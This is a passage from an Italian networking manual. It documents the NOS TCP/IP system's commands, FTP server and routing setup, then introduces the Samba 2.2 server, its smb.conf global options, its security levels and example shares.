Il comando '**`arp`**' permette di conoscere il contenuto della tabella di trasformazione degli indirizzi IP in indirizzi fisici e viceversa. Questa viene costruita automaticamente dal sistema, durante il suo funzionamento. Sono disponibili degli argomenti particolari per inserire a forza delle voci nella tabella, anche se questa operazione non dovrebbe essere necessaria. In particolare, il comando '**`arp flush`**' svuota la tabella attuale, costringendo il sistema NOS a ricominciare a costruirsela.

205.5.2 Ping e instradamento

Attraverso il comando '**`ping`**' si può inviare una richiesta di eco utilizzando il protocollo ICMP. Questo è il modo consueto per verificare che sia presente un certo nodo nella rete. In generale conviene utilizzare soltanto la sintassi seguente, con la quale viene inviata un'unica richiesta.

```
ping host
```

Per verificare il percorso dei pacchetti lungo la rete si può utilizzare il comando '**`hop`**'. Il comando normale si articola nel modo seguente:

```
hop check host
```

Tuttavia, si può intervenire su alcuni parametri di funzionamento di questo comando: il TTL (*Time to live*),

```
hop maxttl max_salti
```

l'attesa massima,

```
hop maxwait n_secondi
```

e il numero di pacchetti di prova che vengono inviati a ogni nodo.

```
hop queries n_pacchetti
```

Infine, è possibile abilitare o meno la visualizzazione di informazioni aggiuntive:

```
hop trace [on|off]
```

205.5.3 Varie

```
hostname [nome]
```

Attraverso il comando '**`hostname`**' è possibile definire o visualizzare il nome attribuito al nodo. Questo dovrebbe corrispondere alla parte finale del nome di dominio, ma in ogni caso serve solo nei messaggi di presentazione del sistema.

```
socket [n_porta]
```

Attraverso il comando '**`socket`**' è possibile conoscere lo stato delle porte. Utilizzandolo senza argomenti si ottiene l'elenco delle porte utilizzate, generalmente quelle dei servizi in ascolto ed eventualmente anche quelle gestite dalle sessioni in cui si utilizzano dei clienti di qualche tipo, mentre specificando una porta precisa si ottengono le statistiche sul traffico intrattenuto.

205.6 NOS come cliente

L'uso più importante del sistema NOS è quello di cliente in grado di utilizzare i servizi fondamentali di una rete TCP/IP. Si tratta principalmente di TELNET e FTP.

205.6.1 Cliente TELNET

Il sistema NOS permette di attivare una sessione TELNET verso un altro sistema che offra la possibilità di accedere attraverso questo tipo di protocollo. Purtroppo, il tipo di terminale corrispondente alla sessione TELNET è molto modesto, tanto che nelle versioni più limitate di NOS non si possono usare nemmeno i tasti freccia.

```
telnet host
```

Quando si utilizza questo tipo di cliente TELNET per accedere a un nodo corrispondente a un elaboratore GNU/Linux, il tipo di terminale che si vede nella variabile '**TERM**' è '**network**', che però non corrisponde ad alcuna voce nel sistema Terminfo o nel sistema Termcap. Eventualmente si può cambiare questo nome con '**ansi**', o '**ansi-mono**' se si preferisce.

> Da una sessione TELNET è possibile tornare alla modalità di comando premendo il tasto [*F10*]. Per ritornare alla sessione con TELNET, si potrà poi utilizzare il comando '**session**'.

205.6.2 Cliente FTP

Il sistema NOS permette di attivare una sessione FTP. Una volta avviata, si ha a disposizione un cliente FTP tradizionale, con comandi molto simili a quelli del programma '**ftp**' dei sistemi Unix (se ne trova la descrizione nel capitolo 148).

```
ftp host
```

L'unico vero difetto sta nel sistema operativo sottostante: utilizzando il Dos i nomi dei file che vengono salvati sono ridotti al modello «8.3».

> È importante ricordare di modificare sempre il tipo di trasferimento dati, in modo che sia di tipo binario (*image*): '**type i**'.

205.7 NOS come servente

I servizi offerti da NOS sono limitati e comunque dipendono dalla versione di questo sistema. Questi servizi devono essere abilitati attraverso il comando '**start**'. Dal momento che dipende dalla versione di NOS se un tipo di servizio è disponibile o meno, attraverso il comando '**start ?**' si ottiene l'elenco di questi.

In generale non conviene avere grandi pretese; probabilmente è il caso di attivare sempre i servizi '**discard**', '**echo**', '**ftp**' e '**finger**' (ammesso che questo ultimo possa avere senso).

```
start discard
start echo
start finger
start ftp
```

Per converso, volendo disattivare un servizio basta utilizzare il comando '**stop**' nello stesso modo.

205.7.1 Registrazione degli eventi

NOS permette di annotare gli accessi in un registro abbastanza semplificato. Si attiva questa funzionalità attraverso il comando '**log**':

```
log [stop | file_delle_registrazioni]
```

Per esempio, per attivare la registrazione degli accessi nel file 'C:\ACCESSI.LOG', si può usare il comando seguente:

```
log c:\accessi.log
```

Come si può intuire, il comando '**`log stop`**' termina l'attività di registrazione degli accessi, senza interferire con gli accessi stessi. Infine, il comando '**`log`**' senza argomenti permette di sapere se questo sia attivo e in tal caso su quale file vengono fatte le annotazioni.

205.7.2 Servente FTP

Per abilitare il servizio FTP, oltre che usare il comando '**`start ftp`**', occorre predisporre un file di autorizzazioni: '`ftpusers`' collocato nella directory radice del servizio NOS. Il file deve contenere delle righe scomposte in quattro campi separati da uno o più spazi e si possono indicare anche dei commenti che si introducono con il simbolo '**`#`**'.

utente parola_d'ordine percorso permessi

I quattro campi sono obbligatori e il significato è intuitivo:

1. *utente* serve a specificare il nome dell'utente che può accedere;
2. *parola_d'ordine* rappresenta la parola d'ordine in chiaro necessaria per l'accesso -- se si utilizza un asterisco ('**`*`**'), viene accettata qualunque parola d'ordine;
3. *percorso* indica la directory a partire dalla quale si concede l'accesso all'utente;
4. *permessi* è un numero che esprime i permessi consentiti all'utente.

I permessi non sono indicati secondo la tradizione Unix, quindi occorre fare attenzione. I permessi sono espressi con un solo numero ottenuto sommandone altri, che comunque si riferiscono alla directory di partenza e a tutte le sottodirectory: uno rappresenta un permesso di lettura; due rappresenta un permesso di creazione (di aggiunta di file senza poter sovrascrivere o eliminare quelli esistenti); quattro rappresenta un permesso di scrittura (o di sovrascrittura). Si osservi l'esempio seguente:

```
tizio tazza \home\tizio 7
caio capperi \home\caio 7
semproni sempre \progetto 3
ftp * \pub 1
anonymous * \pub 1
```

Gli utenti '**`tizio`**' e '**`caio`**' hanno una loro directory personale in cui possono fare quello che vogliono; l'utente '**`semproni`**' partecipa a un lavoro che si trova nella directory '`\PROGETTO\`' e lì ha la possibilità di immettere file, senza cancellare o sovrascrivere quelli presenti. Infine, gli utenti '**`ftp`**' e '**`anonymous`**' accedono con una parola d'ordine qualunque alla directory '`\PUB\`', con il solo permesso di lettura.

205.8 NOS come router IPv4

NOS funziona perfettamente come router se l'elaboratore in cui si utilizza dispone di più interfacce di rete. A titolo di esempio viene mostrato in che modo potrebbero essere utilizzate due schede di rete compatibili NE2000. Supponendo che queste utilizzino rispettivamente le risorse IRQ 10, I/O 280_{16}, e IRQ 11, I/O 300_{16}, la configurazione del driver di pacchetto (si fa riferimento a quanto descritto nella sezione 203.1) potrebbe essere quella seguente:

```
NE2000 0x60 0x0a 0x280
NE2000 0x61 0x0b 0x300
```

Supponendo che queste due schede servano a connettere le reti 192.168.1.∗ e 192.168.2.∗, supponendo anche che l'instradamento predefinito passi per il router 192.168.1.254, il file di configurazione di NOS potrebbe contenere in particolare le righe seguenti:

```
# Configurazione delle interfacce di rete.
attach packet 0x60 ethernet0 8 1500
```

```
attach packet 0x61 ethernet1 8 1500

# Definizione degli indirizzi IP.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0
ifconfig ethernet1 ipaddress 192.168.2.10
ifconfig ethernet1 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add 192.168.2.0/24 ethernet1
route add default ethernet0 192.168.1.254
```

Non c'è bisogno di fare altro: l'attraversamento dei pacchetti da un'interfaccia all'altra avviene automaticamente (purché gli instradamenti siano corretti).

Parte xxxix

Samba

di Fulvio Ferroni ***fuferro @ tin.it***

Informazioni generali su Samba

Samba [1] è un insieme di strumenti realizzati da Andrew Tridgell per le piattaforme Unix e GNU/Linux, distribuito sotto licenza GNU GPL, curato da un piccolo gruppo di persone di varie parti del mondo coordinate dallo stesso Tridgell.

206.1 Natura di Samba

Samba utilizza il protocollo SMB (*Server message block*) definito per reti MS-Windows e a sua volta basato sull'interfaccia di rete NetBIOS (*Network basic input output system*). SMB è stato progettato originariamente per reti molto piccole. Per permettere la connessione a reti più estese ed eterogenee, Microsoft ha sviluppato il sistema CIFS (*Common internet file system*) ancora basato su NetBIOS.

Samba può essere a tutti gli effetti considerato una versione libera e gratuita di CIFS; con esso, una macchina GNU/Linux, può accedere alle risorse condivise di un elaboratore MS-Windows ma anche mettere a disposizione proprie risorse a clienti MS-Windows o GNU/Linux.

Più in dettaglio ecco quali sono i servizi offerti da Samba:

- servente per offrire la condivisione di file system e stampanti;
- cliente per l'accesso a risorse NetBIOS su macchine Unix, MS-Windows, Novell remote;
- *master browser* sia locale che di dominio;
- servente WINS *(Windows internet name service)*;
- servente per l'autenticazione di clienti di un dominio MS-Windows;
- servente DFS *(Distributed file system)*.

A livello di protocolli è necessario far presente che MS-Windows può incapsulare messaggi SMB sui protocolli IPX/SPX, NetBEUI e TCP/IP mentre invece Samba può dialogare con macchine MS-Windows solo attraverso il TCP/IP. Questa non è comunque una grande limitazione vista la diffusione ormai universale di tale protocollo

La descrizione di come NetBIOS debba operare all'interno di una rete TCP/UDP è contenuta nei documenti RFC 1001/1002. Lo standard descritto in questi documenti è noto come NBT *(NetBIOS over TCP/IP)* ed è alla base del funzionamento sia delle reti NetBIOS che di Samba.

206.2 Componenti di Samba

La versione di Samba che viene presa in esame è la 2.2 cioè la più recente al momento della stesura di questi appunti (primavera 2002).

I pacchetti da installare sono (si fa riferimento a pacchetti RPM essendo le prove state effettuate su macchine dotate di una distribuzione GNU/Linux Red Hat; *x.y.z* rappresenta il numero di versione):

- '`samba-`*x.y.z*`.i386.rpm`'

[1] **Samba** GNU GPL

- '`samba-client-`*x.y.z*`.i386.rpm`'
- '`samba-common-`*x.y.z*`.i386.rpm`'

Il primo pacchetto contiene gli strumenti lato servente di Samba, il secondo gli strumenti lato cliente, il terzo una serie di file indispensabili per il funzionamento sia del servente che del cliente.

Scendendo più in dettaglio:

- nel pacchetto '**`samba`**' si trovano i demoni '**`nmbd`**' e '**`smbd`**' che sono alla base del funzionamento di un servente Samba e alcuni programmi di servizio come '**`smbadduser`**', '**`smbstatus`**';
- nel pacchetto '**`samba-client`**' sono contenuti altri programmi di servizio come '**`nmblookup`**', '**`smbclient`**', '**`smbmount`**', '**`smbumount`**', '**`smbtar`**', '**`findsmb`**', '**`testparm`**';
- nel pacchetto '**`samba-common`**' si trovano tra altri elementi il programma '**`smbpasswd`**' e il file di configurazione di Samba '`/etc/samba/smb.conf`' precompilato con alcune impostazioni predefinite.

Tutti questi elementi verranno trattati nel seguito di questo documento.

Servente Samba

207.1 I demoni del servente

Un servente Samba si basa su due demoni:[1]

- '**smbd**' che fornisce i servizi di condivisione di file stampanti per i clienti SMB (che possono essere macchine MS-Windows o altre macchine GNU/Linux) e si occupa della gestione delle sessioni di comunicazione e delle autenticazioni necessarie all'accesso alle risorse che vengono offerte in condivisione dal servente; il demone avvia una copia di se stesso per ogni richiesta di servizio da soddisfare;
- '**nmbd**' che gestisce la distribuzione dell'elenco delle risorse condivise alle altre macchine della rete, può mantenere la lista delle risorse condivise (scansione della rete) ed eventualmente risolvere i nomi NetBIOS della rete (servente WINS);

207.2 Attivazione del servente Samba

Entrambi i demoni '**smbd**' e '**nmbd**' possono essere attivati in modo autonomo, o gestiti dal supervisore dei servizi di rete (come Xinetd); qui viene presa in esame solo la prima alternativa che è di gran lunga la più praticata e anche quella predefinita in molte distribuzioni GNU/Linux.

In quasi tutte le distribuzioni si trovano infatti degli script preconfezionati per l'attivazione e la disattivazione di determinati servizi; nel caso della Red Hat si attivano entrambi i demoni con il comando:

```
# /etc/rc.d/init.d/smb start
```

e si disattivano con il comando:

```
# /etc/rc.d/init.d/smb stop
```

ci sono poi anche i comandi:

```
# /etc/rc.d/init.d/smb restart
```

e

```
# /etc/rc.d/init.d/smb status
```

il cui significato dovrebbe essere ovvio.

207.3 Configurazione di un servente Samba

La configurazione di un servente Samba si basa su di un file di testo; nella distribuzione Red Hat (ma anche per altre) è '`/etc/samba/smb.conf`'.

Solitamente viene fornito preconfezionato e commentato, con una configurazione di base già pronta all'uso; ovviamente è possibile intervenire sul file per adattare il comportamento del servente alle proprie esigenze.

Prima di esaminare la struttura del file e i parametri principali di configurazione è opportuno sottolineare alcuni importanti aspetti generali:

[1] Un demone è un programma di servizio costantemente in esecuzione e pronto a rispondere a richieste a esso rivolte da altri processi in esecuzione localmente o da una posizione remota

- È indifferente usare maiuscole o minuscole a meno che tale uso non vada a interferire con le regole del sistema operativo sottostante. Se ad esempio si indica il percorso di una directory condivisa su una macchina GNU/Linux con l'opzione (che verrà descritta più avanti) '**PATH=/USR/LOCAL**', Samba non ha alcun problema ad accettare la direttiva ma al momento di collegarsi alla risorsa fallisce in quanto in GNU/Linux quella directory al 99 % non esiste, mentre esiste '/usr/local/'. È quindi consigliabile l'uso delle minuscole.
- Le righe di commento iniziano con i simboli '**;**' oppure '**#**'.
- Il carattere di continuazione riga è '\'.
- Alcune direttive di configurazione di Samba, per ragioni di compatibilità, sono ridondanti; per questo motivo uno stesso risultato si può ottenere in modi diversi.
- Per rendere effettive le variazioni fatte al file di configurazione non è necessario riavviare i demoni di Samba in quanto il file viene riletto automaticamente ogni 60 s; se si vuole forzare la rilettura basta impartire il comando: '**kill -SIGHUP** *n*' dove *n* è il numero del processo corrispondente al demone '**smbd**' in funzione (per individuarlo si può eseguire '**ps afx | grep smbd**'). Occorre comunque notare che non tutti i cambiamenti alla configurazioni vengono necessariamente attuati subito; in particolare le variazioni della configurazione di risorse condivise rimangono congelate finché c'è qualche utente connesso a tali risorse.

Il file di configurazione è suddiviso in sezioni i cui nomi sono racchiusi tra parentesi quadrate.

Ogni sezione corrisponde a una risorsa condivisa a eccezione della sezione '**global**' usata per le configurazioni globali. Altre sezioni con un ruolo un po' particolare sono '**homes**' e '**printers**'.

Sezione [global]

In essa si impostano le informazioni che condizionano tutto il sistema ed eventualmente quei parametri che se non specificati vengono assunti in modo predefinito, ad esempio il nome del gruppo di lavoro (*workgroup*).

Sezione [homes]

In essa si regolano i parametri di configurazione delle directory personali degli utenti che si collegano al servente Samba.

Sezione [printers]

Consente di impostare le caratteristiche della condivisione di tutte le stampanti installate nella macchina GNU/Linux senza dover definire una condivisione separata per ognuna di esse.

All'interno del file di configurazione è possibile usare alcune variabili il cui nome viene sostituito dal rispettivo valore quando il file di configurazione viene utilizzato dai demoni '**smbd**' e '**nmbd**'.

Segue una lista delle variabili più importanti con una breve descrizione:

Variabile	Descrizione
%S	nome del servizio corrente ('**[tmp]**', '**[homes]**', ecc.);
%P	directory principale del servizio corrente;
%u	nome dell'utente (GNU/Linux) del servizio corrente;
%g	nome del gruppo primario di '**%u**';
%U	nominativo-utente della sessione;
%D	nome del dominio MS-Windows in cui il servente Samba si integra;
%G	nome del gruppo primario di '**%U**';
%H	directory personale assegnata a '**%u**';

Variabile	Descrizione
`%v`	versione in uso di Samba;
`%h`	nome del nodo che ha avviato il servizio Samba;
`%m`	nome NetBIOS della macchina cliente;
`%L`	nome NetBIOS assegnato al servente;
`%M`	nome Internet della macchina cliente;
`%N`	nome della directory personale ottenuta dal servizio NIS del servente;
`%p`	percorso della directory personale ottenuto dal servizio NIS;
`%d`	numero identificativo del processo corrente;
`%a`	architettura software della macchina remota (Samba, MS-Windows 95/98/Me/NT), diversamente sarà assegnata la parola ‘**`UNKNOWN`**’;
`%I`	indirizzo IP della macchina cliente;
`%T`	data e ora corrente.

207.3.1 smb.conf: sezione global

È la sezione che appare in tutte le configurazioni di Samba, anche se non è obbligatoria. Le opzioni in essa contenute vengono applicate a tutte le altre sezioni.

Viene mostrato un esempio comprendente alcune direttive di uso comune suddivise in blocchi in base alla funzione svolta e intervallate da brevi descrizioni del loro significato:

```
[global]
#
# identificazione del servente
#
    workgroup = INF
    netbios name = pippo
    server string = Samba Server
```

La voce più importante è ‘**`workgroup`**’ che assegna a Samba il dominio o il gruppo di appartenenza. Occorre assegnarla correttamente, pena conflitti nella rete paritetica (*peer-to-peer*).

La voce ‘**`netbios name`**’ è di utilizzo meno frequente e serve ad assegnare al servente Samba un nome NetBIOS a piacere. Il nome NetBIOS viene infatti assegnato in modo definito pari a quello ottenuto dal DNS. Ad esempio se il nome DNS del servente fosse *`muscolis.inf.besta`* il nome NetBIOS sarebbe ‘**`muscolis`**’. Uno dei casi in cui è utile poter impostare un nome NetBIOS diverso da quello predefinito è quello in cui la rete è suddivisa in due o più domini DNS diversi; in questo caso potrebbe infatti anche esistere una macchina con nome *`muscolis.mat.besta`* che verrebbe quindi ad avere lo stesso nome NetBIOS. Ovviamente il valore di ‘**`netbios name`**’ deve essere assegnato seguendo le regole dei nomi NetBIOS (unica stringa senza punti contenente i simboli alfabetici maiuscoli e minuscoli le cifre e i simboli ‘**`!`**’, ‘**`@`**’, ‘**`#`**’, ‘**`$`**’, ‘**`%`**’, ‘**`^`**’, ‘**`&`**’, ‘**`(`**’, ‘**`)`**’, ‘**`-`**’, ‘**`'`**’ e ‘**`~`**’).

Con ‘**`server string`**’ si assegna semplicemente la descrizione dell’elaboratore servente.

```
#
# opzioni di rete
#
    hosts allow = 192.168.1. localhost
    hosts deny  = 172.16.244.254
    interfaces  = 192.168.1.1/24 172.16.244.1/16
    bind interfaces only = yes
```

Le direttive ‘**`Host allow`**’ e ‘**`host deny`**’ servono rispettivamente a specificare quali nodi possono e non possono accedere alle risorse condivise dal servente Samba. L’indicazione può essere fatta tramite il nome del nodo, il nome di dominio, il numero IP, il numero della sottorete. Nell’esempio viene concesso l’accesso a tutte le macchine della sottorete 192.168.1.* e

al *localhost* (è opportuno che l'accesso a *localhost* sia sempre concesso pena possibili malfunzionamenti della scansione delle risorse del servente) e viene negato alla macchina con indirizzo 192.168.1.3. Possono anche essere usate le parole chiave '**ALL**', per designare qualsiasi elaboratore, e '**EXCEPT**' per indicare un'eccezione a una regola (ad esempio '**host allow 192.168.1. EXCEPT 192.168.1.3**'). Si deve inoltre notare che in caso di assenza delle direttive '**host allow**' e '**host deny**', l'accesso è concesso a tutti in modo predefinito. Infine si tenga presente che tali direttive possono essere inserite anche in specifiche condivisioni ma con grado di priorità inferiore rispetto a quanto specificato nella sezione '**global**'.

La direttiva '**interfaces**' è utile in caso il servente Samba risieda in più di una sottorete. Se sull'elaboratore sono presenti più interfacce di rete, in modo predefinito, Samba si mette in ascolto di richieste provenienti dagli indirizzi di rete corrispondenti alla rete della prima interfaccia che trova (di solito eth0). Per fare in modo che invece risponda alle richieste provenienti da più sottoreti si deve impostare questa opzione. Nell'esempio Samba si pone in ascolto dalle sottoreti '**192.168.1.*'** e '**172.16.*.***' (si può usare anche una notazione con maschera di rete: '**192.168.1.1/255.255.255.0**' '**172.16.244.1/255.255.0.0**').

Ponendo '**bind interfaces only = yes**' (l'alternativa è ovviamente '**no**' oppure si può evitare di inserire questa opzione), si forza il servente a rispondere soltanto alle sottoreti corrispondenti alle interfacce indicate in '**interfaces**'. In tal caso si deve inserire tra le interfacce anche 127.0.0.1 per permettere al programma '**smbpasswd**' di potersi collegare al *localhost* e funzionare correttamente.

```
#
# opzioni per la stampa
#
    printing = bsd
    printcap name = /etc/printcap
    load printers = yes
```

La direttiva '**printing**' permette di specificare il sistema di stampa in uso nel servente; per i sistemi GNU/Linux il valore da indicare è di solito '**bsd**', l'alternativa più diffusa è '**sysv**'.

Le altre due opzioni permettono di caricare automaticamente tutte le stampanti configurate nel sistema senza descriverle singolarmente, indicando a tale scopo il percorso del file '**printcap**' contenente la definizione di tali stampanti. La loro configurazione relativamente a Samba viene poi indicata nell'apposita sezione '**printers**' descritta più avanti.

```
#
# opzioni per il log
#
    log file = /var/log/samba/%m.log
    max log size = 100
    log level = 3
```

La direttiva '**log file**' permette di indicare il file delle registrazioni per gli eventi Samba; tale file può essere unico oppure, come nell'esempio, diverso per ogni cliente che si collega al servente (il nome del file sarà '*nome_host*.log'). Altra possibilità è quella di avere un file di registrazioni per ogni utente usando opportunamente la variabile '**%U**' o '**%u**'.

Con '**max log size**' si specifica la grandezza in kibibyte del file delle registrazioni, raggiunta la quale il file stesso viene rinominato con estensione '.old' e reinizializzato; il file '.old' eventualmente già esistente viene cancellato. Il valore predefinito di questo parametro è 5000; il valore zero significa nessun limite di ampiezza (scelta non consigliabile per evitare una crescita abnorme del file o dei file delle registrazioni).

La direttiva '**log level**' indica il livello di dettaglio dei messaggi annotati nel registro; il valore predefinito è zero e corrisponde a nessun messaggio. Aumentando questo valore si hanno messaggi sempre più dettagliati; è comunque sconsigliabile un livello superiore a 3.

```
#
# opzioni per l'accesso alle condivisioni
#
    encrypt password = yes
    null password = yes
    guest account = utentesmb
    security = share
# in alternativa
;  security = user
;  security = server
;  security = domain
# altri parametri nel caso di security = user
;  smb passwd file = /etc/samba/smbpasswd
;  username map = /etc/samba/smbusers
# altri parametri nel caso di security = server o domain
;  password server = SERVER_NT
```

La direttiva '**`encrypt password = yes`**' è praticamente obbligatoria se il servente Samba deve «convivere» con macchine equipaggiate con sistemi operativi MS-Windows 98/NT o più recenti che usano le parole d'ordine cifrate.

La direttiva '**`null password = yes`**' permette di avere utenti Samba con parola d'ordine nulla (il valore predefinito è '**`no`**'.)

La direttiva '**`guest account`**' indica il nome di un utente generico al quale può essere consentito l'accesso alle condivisioni (da usare nel caso di '**`security = share`**', come dettagliato più avanti). Tale utente deve essere definito nel sistema GNU/Linux senza directory personale e senza shell, aggiungendo al file '`/etc/passwd`' la riga:

```
utentesmb::499:499:utente generico samba:/dev/null:/dev/null.
```

Il valore predefinito è '**`nobody`**'.

Il parametro '**`security`**' è di importanza fondamentale e richiede una trattazione leggermente più ampia.

207.3.1.1 Livello di sicurezza «share»

Con l'impostazione '**`security = share`**' si ha il controllo di accesso a livello di condivisione: il cliente che vuole accedere a una risorsa invia ogni volta una parola d'ordine e nessun nominativo-utente. Samba tenta di dedurre il nominativo-utente dalla direttiva '**`valid users`**' eventualmente inserita nella sezione di condivisione di quella risorsa (come illustrato in seguito), oppure dal nome dell'elaboratore cliente, o, in caso di insuccesso, da quanto indicato con il parametro '**`guest account`**' (questo solo se fra i parametri di condivisione è indicato '**`guest ok = yes`**' e '**`guest only = yes`**').

Questo livello di sicurezza si usa, soprattutto nel caso di utenti MS-Windows e GNU/Linux non coincidenti, per condividere porzioni di file system quando si ha interesse a far sì che tutti gli utenti abbiano gli stessi diritti sui file condivisi (con l'impostazione '**`guest account = utentesmb`**' il «proprietario» delle risorse condivise sarà sempre l'utente GNU/Linux '**`utentesmb`**' qualunque sia il nominativo dell'utente MS-Windows che si connette).

207.3.1.2 Livello di sicurezza «user»

Con l'impostazione '**`security = user`**', che è quella predefinita, si ha il controllo di accesso a livello di utente: il cliente che vuole accedere a una risorsa invia al momento della connessione una coppia utente-parola d'ordine in base alla quale avviene l'autenticazione da parte del servente. Se la connessione viene accettata il cliente può accedere a tutte le risorse condivise senza doversi autenticare nuovamente a ogni accesso.

Il controllo delle utenze viene effettuato dal servente Samba in base al contenuto del file dei suoi utenti che solitamente è '`/etc/samba/smbpasswd`' (si può cambiare il nome del file o il percorso tramite il parametro '**`smb passwd file =`**').

Gli utenti Samba vengono aggiunti con il comando '**`smbpasswd`**' illustrato in un paragrafo successivo.

È di fondamentale importanza notare che comunque il nome utente Samba deve coincidere con il nome di un utente definito nel sistema GNU/Linux, in quanto quest'ultimo deve essere sempre in grado di assegnare un proprietario «valido» agli eventuali file creati o copiati dall'utente conneso all'interno della risorsa condivisa.

Questa esigenza può costituire un problema, ad esempio per la limitazione a otto caratteri dei nominativi-utente di GNU/Linux, che viene in parte superato grazie all'uso di un file di corrispondenza tra utenti GNU/Linux e utenti MS-Windows, il cui nome è indicato con la direttiva '**`username map =`**'. Un valore abbastanza comune di tale parametro è '`/etc/samba/smbusers`'. Tale file conterrà delle righe così formate:

`nome_linux =` *nome_smb_1 nome_smb_2 ...*

Per ovvi motivi di sicurezza, entrambi i file '`smbusers`' e '`smbpasswd`', devono essere accessibili sia in scrittura che in lettura dal solo utente '**`root`**'.

207.3.1.3 Livello di sicurezza «server»

Con l'impostazione '**`security = server`**' si ha lo stesso controllo di accesso visto nel caso di '**`user`**' con la differenza che l'utenza viene controllata su un servente esterno (solitamente un PDC MS-Windows) il cui nome (NetBIOS) viene indicato con la direttiva '**`password server =`**'.

207.3.1.4 Livello di sicurezza «domain»

Con l'impostazione '**`security = domain`**' si ha ancora lo stesso controllo di accesso visto nel caso di '**`user`**', ma questa volta il servente Samba va a inserirsi in un dominio MS-Windows NT/2000.

Per ottenere questo risultato occorre fermare i demoni di Samba, quindi aggiungere il servente Samba al dominio NT sul PDC usando il *server manager* di MS-Windows NT oppure a una *active directory* sul servente MS-Windows 2000 con la MMC (*Microsoft management console*) attraverso lo strumento «Utenti e computer di Active Directory». A questo punto si deve eseguire il comando:

`smbpasswd -j` *nome_dominio* `-r` *nome_server* `-U`*nome_utente*`%`*parola_d'ordine*

Il *nome_dominio* deve essere lo stesso indicato nella direttiva '**`workgroup`**' di '`smb.conf`'; il *nome_server* deve coincidere con il valore di '**`password server`**'; *nome_utente* e relativa *parola_d'ordine* devono rappresentare un'utenza con privilegi sufficienti ad aggiungere un'utenza nuova nella macchina MS-Windows NT/2000.

Ultimate queste operazioni occorre naturalmente riavviare il servizio Samba.

Il vantaggio principale dell'impostazione '**`domain`**' rispetto a quella '**`server`**' consiste nel fatto che il PDC risulta meno carico, in quanto non è più necessaria una connessione di rete permanente tra esso e il servente Samba. Quest'ultimo infatti effettua una chiamata RPC (*Remote procedure call*) solo al momento dell'autenticazione e non necessita di essere costantemente connesso al PDC come avviene nel caso del livello di sicurezza '**`server`**'.

Per concludere occorre notare che comunque anche con questo tipo di impostazione (come pure per quella '**`server`**') è necessario tenere allineati gli elenchi degli utenti dal lato MS-Windows e dal lato GNU/Linux (il motivo è stato illustrato nel paragrafo del livello '**`user`**'). Ci sono però due direttive della sezione '**`global`**' che permettono di automatizzare l'aggiornamento degli utenti GNU/Linux:

```
add user = script_1 %u
delete user = script_2 %u
```

La prima entra in azione quando, a seguito di una connessione di un cliente MS-Windows, Samba si rivolge al servente di dominio per l'autenticazione con esito positivo ma l'utente GNU/Linux corrispondente non esiste; ovviamente lo script *script_1* deve essere scritto in modo adeguato affinché crei l'utente ricevendolo come parametro dalla variabile '**`%u`**'.

In modo speculare si usa l'altra direttiva che entra in azione quando, a seguito di una connessione di un cliente MS-Windows, Samba si rivolge al servente di dominio per l'autenticazione con esito negativo ma il corrispondente utente GNU/Linux esiste; in questo caso *script_2* deve provvedere a cancellare l'utente in questione.

207.3.2 smb.conf: sezioni generiche di condivisione

Una sezione indicante una risorsa condivisa può avere un nome a piacere purché sempre racchiuso tra parentesi quadrate.

Vengono adesso illustrati alcuni esempi allo scopo di descrivere almeno le direttive più importanti:

```
#
# condivisione 1: una directory accessibile solo a certi utenti
#
[Pagine WWW]
   comment = Dir per le pagine web
   browseable = yes
   public = no
   path = /var/www
   writable = yes
   valid users = utente1 utente2
```

La direttiva '**`comment`**' serve ad associare una descrizione alla risorsa condivisa.

L'opzione '**`browseable`**' permette di rendere visibile o no la risorsa agli utenti che si connettono al servente.

'**`public`**' è un sinonimo di '**`guest ok`**'; in questo esempio non si vuole che la risorsa sia accessibile per l'utente generico.

'**`path`**' permette di indicare il percorso della risorsa sul sistema GNU/Linux.

'**`writable`**' serve a concedere o negare l'accesso in scrittura (un sinonimo è '**`writeable`**'.

'**`valid users`**' indica quali sono gli utenti che possono accedere alla risorsa. È anche possibile indicare gruppi di utenti GNU/Linux con la sintassi '**`+`***nome_gruppo*' e gruppi di utenti NIS (ov-

viamente deve essere presente in rete un servente NIS) con la sintassi '**&**_nome_gruppo_' e anche entrambi con la sintassi '**+&**_nome_gruppo_' o '**&+**_nome_gruppo_', o ancora '@_nome_gruppo_'.

```
#
# condivisione 2: una directory pubblica = accessibile a tutti
#
[public]
   comment = Dir pubblica
   browseable = yes
   guest ok = yes
   path = /usr/local/public
   writable = yes
```

```
#
# condivisione 3: una directory pubblica = accessibile a tutti in cui tutti
# gli utenti possano creare, modificare, cancellare tutti i file
#
[temp]
   comment = Dir pubblica plus
   browseable = yes
   guest ok = yes
   guest only = yes
   path = /tmp
   writable = yes
```

La differenza tra le due condivisioni è molto sottile ma anche interessante. La presenza di '**guest ok = yes**' permette le connessioni anonime; eventuali file creati o copiati nella directory sarebbero di proprietà dell'utente indicato in '**guest account**' in caso di accesso anonimo, oppure dell'utente effettivo in caso esso fosse registrato in GNU/Linux. Se è presente anche '**guest only = yes**' invece il proprietario è sempre l'utente fittizio '**ospite**' anche nel caso l'utente collegato fosse riconosciuto regolarmente da GNU/Linux; in questo caso quindi tutti gli utenti possono fare tutte le operazioni con qualsiasi file presente nella directory condivisa.

Un modo alternativo per ottenere lo stesso risultato è quello di usare la direttiva '**force user =** _nome_utente_'; in questo modo Samba assegna lo stesso nominativo-utente a chiunque si connetta alla risorsa.

```
#
# condivisione 4: un cd-rom
#
[cd]
   comment = CD-ROM
   preexec = mount /mnt/cdrom
   postexec = umount /mnt/cdrom
   browseable = yes
   public = yes
   path = /mnt/cdrom
   writable = no
```

Il significato delle impostazioni è ovvio compreso quello delle due opzioni '**preexec**' e '**postexec**'. In caso si tema che possano connettersi utenti sprovvisti dei privilegi per montare e smontare il CD, si possono sostituire le due direttive rispettivamente con '**root preexec**' e '**root postexec**' che svolgono lo stesso compito ma con i privilegi dell'utente '**root**'.

```
#
# condivisione 5: una directory privata con permessi preimpostati
#
[privata]
   comment = Dir privata
   browseable = yes
   path = /usr/local/private
   writable = no
   public = no
   write list = pippo pluto
   create mask = 0644
   directory mask = 0644
```

